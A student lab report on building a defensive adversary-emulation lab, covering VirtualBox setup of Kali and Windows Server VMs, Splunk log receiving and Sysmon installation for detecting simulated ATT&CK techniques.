

Adversary Emulation & Detection Lab

Course Code: CSE802

Course Name: Information Security & Cryptography

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Introduction

In this lab, a complete adversary emulation and detection environment was designed and implemented using virtual machines. The objective of this lab was to simulate real-world cyber attacks using the **Atomic Red Team** framework and detect those attacks using **Splunk SIEM** with **Sysmon** logs.

The lab environment consisted of a Windows Server acting as the target machine and a Kali Linux system acting as the monitoring server. Sysmon was configured on the Windows machine to generate detailed system activity logs, which were then forwarded to Splunk using the Universal Forwarder.


Various MITRE ATT&CK techniques were simulated, including:

- PowerShell execution
- Scheduled task persistence
- Credential dumping
- Registry modification
- MSHTA execution

These attack activities were then detected in Splunk using specific search queries based on Sysmon Event IDs. This lab demonstrates how security analysts can monitor, detect, and analyze malicious activities using centralized logging and SIEM tools.

1. Lab Setup

LAB Diagram




Step 1: Virtual Environment Setup


Two virtual machines were created using VirtualBox:

- **Kali Linux:** Used as the Splunk Server.
- **Windows Server 2019:** Used as the Target Machine.

Both machines were configured with the following specifications:

- **CPU:** 2 cores
- **RAM:** 4GB
- **Network:** NAT Network







Screenshot: Virtual machines running in hypervisor

Step 2: Network Configuration

Both machines were connected using NAT networking to ensure they could communicate internally.





Screenshot: Network settings of both VMs

Step 3: Hostname and IP Verification

- **Windows VM:**
 - **Hostname:** WIN-NS43A141SU6
 - **IP Address:** 10.0.2.6

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>hostname
WIN-NS43A141SU6

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::e46:2ec4:1f7d:365f%4
    IPv4 Address. . . . . : 10.0.2.6
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

C:\Users\Administrator>
```

Screenshot: Windows VM

- Kali VM:
 - IP Address: 10.0.2.3




The screenshot shows a Kali Linux terminal window with a dark theme. The terminal displays the output of the 'ip a' command, showing network interface details for 'lo' and 'eth0'. The 'eth0' interface is configured with IP address 10.0.2.3 and subnet mask 255.255.255.0. The terminal window has a title bar with 'kali@kali' and standard window controls. A large, faint 'KALI' logo is visible in the background of the terminal.

```
kali@kali ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 493sec preferred_lft 493sec
    inet6 fe80::27f2:8b59:a776:ea47/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

kali@kali ~
$
```


Screenshot: Kali VM



Step 2: Enable Receiving Port

Splunk was configured to receive incoming logs from forwarders by enabling the standard ingestion port:

- **Port:** 9997
- **Navigation Path:** *Splunk* → *Settings* → *Forwarding and Receiving* → *Configure Receiving* → *Add New* → *Port 9997*




Screenshot: Splunk → Settings → Forwarding and Receiving → Configure Receiving → Add new → Port 9997 enabled

3. Sysmon Setup (Windows Server)

Sysmon was installed on the Windows Server target machine to capture high-fidelity security logs:

- Process creation
- Registry changes
- Network connections
- File operations



Step 1: Install Sysmon

Sysmon was installed alongside a custom XML configuration file to filter and capture relevant system events.

Command used:

sysmon64.exe -accepteula -i sysmonconfig.xml

```
C:\Users\Administrator\Lab_assignment\Sysmon>sysmon64.exe -accepteula -i sysmonconfig.xml

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com


Loading configuration file with schema version 4.90
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
```

Screenshot: Sysmon installation output

Step 2: Verify Sysmon Logs

Event Viewer logs

Applications and Services Logs → Microsoft → Windows → Sysmon → Operational



